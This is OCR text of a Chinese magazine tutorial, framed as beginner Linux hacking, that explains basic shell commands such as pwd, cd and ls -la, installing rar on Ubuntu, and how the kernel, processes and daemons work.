


图 9

在终端窗口中我们可以看到这样一行语句“jilianghou@jilianghou-laptop:~$”，第一个 jilianghou 代表我现在使用的用户名称是 jilianghou，@表示“在”的意思，“jilianghou-laptop：”表示我正在使用的机器的名字。~表示当前用户的家目录，我们第一次打开终端的时候，系统就会自动把我们的位置定位在家目录。$ 表示我们现在正在使用的用户（jilianghou）为普通用户，如果我们是使用 root 帐号登录的系统并开启的终端，那么这里显示的就是#，也就是说#号代表正在使用终端的用户是 root 帐户。

来介绍几个最常用的 Linux 命令：

命令格式：pwd

功能：显示当前目录的完整路径

实际执行的效果如图 10 所示，命令执行完毕后，会显示出我们当前的位置是在 home/jilianghou 目录。




图 10

命令格式：cd 目标目录

功能：切换到目标目录

实际执行的效果如图 11 所示，我们执行“cd /home”命令后，当前所在目录就由 jilianghou 用户的家目录（home/jilianghou）变成了 home 目录。通过那个~就可以轻易辨别，执行 pwd 命令加以确认。完整的命令及回显如下：

```
jilianghou@jilianghou-laptop:~$ cd /home
jilianghou@jilianghou-laptop:/home$ pwd
/home jilianghou@jilianghou-laptop:/home$
```




图 11

命令格式：cd ..

功能：切换到上一级目录

实际执行的效果如图 12 所示。




图 12

```
jilianghou@jilianghou-laptop:/home$ cd ..
jilianghou@jilianghou-laptop:/$ pwd
/
jilianghou@jilianghou-laptop:/$
```

这里需要注意的是，cd 和..中间需要有个空格。

命令格式：cd /

功能：切换到 / 目录

实际执行的效果如图 13 所示。

```
jilianghou@jilianghou-laptop:~$ pwd
/home/jilianghou
jilianghou@jilianghou-laptop:~$ cd /
jilianghou@jilianghou-laptop:/$ pwd
/
jilianghou@jilianghou-laptop:/$
```




图 13

命令格式：LS 参数 文件／目录

功能：列出当前所有文件或目录，类似于cmd下的dir命令

如果我们直接执行ls命令，而不添加任何参数，那么回显结果只有当前目录下的文档和目录的名字，而没有更具体的信息。而我们在实际入侵过程中最常用的ls命令格式是“ls -la”，参数l表示列出每个文件的详细信息，比如文件的大小、建立者的名字等等，参数a则表示列出隐藏文件或者目录，在列出的文件和目录中，文件名前有一个“.”的文件或者目录就是隐藏属性的。

下面是我在“/”目录下执行“ls -la ”命令的回显结果。

```
jilianghou@jilianghou-laptop:/$ ls -la
总用量 88
drwxr-xr-x 20 root root 4096 2008-11-30 11:40 .
drwxr-xr-x 20 root root 4096 2008-11-30 11:40 ..
drwxr-xr-x  2 root root 4096 2008-12-28 19:26 bin
drwxr-xr-x  3 root root 4096 2008-11-30 11:41 boot
lrwxrwxrwx  1 root root   11 2008-11-29 21:11 cdrom -> media/cdrom


drwxr-xr-x  2 root root 4096 2008-12-28 19:26 sbin
drwxr-xr-x  2 root root 4096 2008-10-30 06:53 srv
drwxr-xr-x 12 root root    0 2009-01-09 17:00 sys
drwxrwxrwt 13 root root 4096 2009-01-09 10:05 tmp
drwxr-xr-x 11 root root 4096 2008-10-30 06:58 usr
drwxr-xr-x 15 root root 4096 2008-10-30 07:12 var
lrwxrwxrwx  1 root root   29 2008-11-30 11:40 vmlinuz -> boot/vmlinuz-2.6.27-9-generic lrwxrwxrwx  1 root root   29 2008-11-29 21:25 vmlinuz.old -> boot/vmlinuz-2.6.27-7-generic
jilianghou@jilianghou-laptop:/$
```

实际执行的效果如图14所示。

```
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ cd /
jilianghou@jilianghou-laptop:/$ ls -la
总用量 88
drwxr-xr-x  20 root root  4096 2008-11-30 11:40 .
drwxr-xr-x  20 root root  4096 2008-11-30 11:40 ..
drwxr-xr-x   2 root root  4096 2008-12-28 19:26 bin
drwxr-xr-x   3 root root  4096 2008-11-30 11:41 boot
lrwxrwxrwx   1 root root    11 2008-11-29 21:11 cdrom -> media/cdrom
drwxr-xr-x  15 root root 14120 2009-01-09 09:01 dev
drwxr-xr-x 126 root root 12288 2009-01-09 09:59 etc
drwxr-xr-x   4 root root  4096 2008-11-29 21:14 home
lrwxrwxrwx   1 root root    32 2008-11-30 11:40 initrd.img -> boot/initrd.img-2.6.27-9-generic
lrwxrwxrwx   1 root root    32 2008-11-29 21:25 initrd.img.old -> boot/initrd.img-2.6.27-7-generic
drwxr-xr-x  16 root root  4096 2008-11-30 11:44 lib
drwx------   2 root root 16384 2008-11-29 21:11 lost+found
drwxr-xr-x   9 root root  4096 2009-01-09 09:01 media
drwxr-xr-x   2 root root  4096 2008-10-20 20:27 mnt
drwxr-xr-x   3 root root  4096 2008-11-30 11:44 opt
dr-xr-xr-x 152 root root     0 2009-01-09 17:00 proc
drwxr-xr-x  40 root root  4096 2008-12-24 12:53 root
drwxr-xr-x   2 root root  4096 2008-12-28 19:26 sbin
dr…x   2 root root  4096 2008-10-30 06:53 srv
```

图14

Ubuntu在默认情况下是不支持打开RAR文档的，不过我们可以给ubuntu安装一个RAR解析，方法为打开终端，并在终端里输入**sudo apt-get install rar**，这条语句就表示下载rar解析包，我们可以在终端中看到下载的进度，等到下载完毕后就执行命令：**sudo ln -fs /usr/bin/rar /usr/bin/unrar**，这样，以后只要在命令行下输入unrar，就可以解压或者压缩文件了，安装完成后，归档管理器也同时集成了rar组件（双击RAR文档就可以将其打开了）。

因为Linux的命令非常多，仅仅一节课是根本不可能把常用的Linux命令全部介绍完的，所以我们将在日后的Linux课堂中陆续为大家介绍常用的Linux命令（随文附送Linux命令大全chm）。

我在前面已经和大家说过了，要一点一点的为大家讲解Linux系统的内核和运行机理，那么今天的课就先讲解一下内核和进程。

Linux和UNIX具有模块化的结构，有核心和众多外围程序组成，Linux和UNIX系统中核心部分的程序，被非常恰当地叫做“内核”，内核是系统的心脏和大脑，内核控制重要的系统功能，例如和硬件的交互，为不同用户和程序分配资源等。如果程序需要访问硬件设备，比如磁盘或者网络接口等，程序就会先访问内核，再由内核提供访问硬件所需的功能。在LINUX和UNIX系统中，当需要运行程序时，内核会创建一个执行程序代码的进程，进程包含了程序的可执行代码、分配给程序使用的内存和负责执行各种功能的线程。用户程序、管理工具甚至服务（如WEB服务器或邮件服务器）都是进程，我们可以把进程想象为一个装满运行程序所需资源的气泡，内核给这些气泡充气（创建进程），控制气泡上升的路线，内核也控制这些气泡一个一个的破裂。一个UNIX系统在某个时间会同时运行上百个甚至上千个进程，但一个中央处理单元在任意时间只能处理一个进程。内核在所有活动的进程间分配CPU的使用，使多个进程可以共享CPU，另一方面，内核也小心地为进程分配和管理内存，内核禁止进程访问不属于自身的内存。通过这种内存保护功能，任何一个试图读写其他进程的内存空间的进程都会被内核终止。LINUX和UNIX中的很多进程都在后台执行重要的系统功能，比如提供WWW服务，提供远程管理能力等，这些在后台运行的进程被称作“守护进程（daemon）”。

守护进程通常以它所执行的功能命名，在名字最后加上字母“d”以示区别，举例来说，守护进程SSH（名字就是sshd）的功能是允许用户和管理员用命令行模式通过网络安全地访问系统。与此类似，httpd是一个提供以http方式访问系统的守护进程，简单的说，就是一个WEB服务器。

（文章中涉及到的linux QQ for ubuntu、RealPlayer11GOLD、linux_fetion_v0.9.0_7.10_i386，大家请到X档案的官方论坛来下载）

文章难易度：★★★

文章阅读要点：Linux系统下最常用到的一些系统命令的简介

Linux黑客入门——常用系统命令简介

姬良

在上期杂志中我给大家简单的介绍了Linux下的一些最基本的shell命令，但事实上，Linux黑客在入侵过程中要用到的系统命令远远多于这些，因此本文我们将主要介绍一些最常用到的Linux系统命令，而对于上节课所讲过的命令，我们则会简单概括，对于新介绍的命令则会详细讲解常用的参数及格式。

1、pwd命令

功能：显示当前目录的路径

在终端（shell）中输入pwd命令，显示出了“/home/jilianghou”，这表示我们当前的操作目录是“/home/jilianghou”，如图1。

2、cd命令

使用格式：cd 目标目录

通过上面的那个pwd命令我们已经得知了自己的操作路径是在“/home/jilianghou”下，下面我们执行这样一条命令**cd /root**，然后再执行一次pwd命令，从回显中可以看出，我们当前

的操作路径已经更改为“/root”目录了，如图2。通过这种格式，我们就可以任意的切换到指定的目录中去了。

cd ..（cd 和..中间有个空格）表示切换到当前目录的上一级目录下，我们继续在这个shell中执行命令**cd ..**，然后再执行PWD命令，从回显中可以看到，我们已经把当前的操作路径切换到了/目录也就是根目录下，如图3。

3、ls 命令

在上期文章中我已经讲过了，它类似于Windows系统中的dir命令，这里我们主要巩固一下ls命令的两个参数 -l 和 -a，-a为显示隐藏文件，显示出来的隐藏文件名前面会有一个“.”，-l 参数表示列出每个文件的详细信息，比如文件的大小等。这条命令在上期文章中介绍的篇幅较大，因此本节就不做演示了。




图1




图2




图3




图4

我们重新打开一个终端，执行命令ls，回显中列出了当前目录下的文件和目录信息，如图4。

```
jilianghou@jilianghou-laptop:~$ ls
1      3.png    Firefox_wallpaper.png  模板  图片  音乐
2.png  Examples  公共的                 视频  文档  桌面
jilianghou@jilianghou-laptop:~$
```

再来执行**ls -la**命令，从回显中可以看到，该命令列出了更多的文件，其中文件名前有“.”的文件表示其为隐藏文件，从这些详细的回显信息中我们可以看到文件的操作权限和创建日期等信息，如图5。

```
jilianghou@jilianghou-laptop:~$ ls -la
总用量 5692
drwxr-xr-x 36 jilianghou jilianghou    4096 2009-02-10 14:21 .
drwxr-xr-x  4 root       root          4096 2009-01-22 04:05 ..
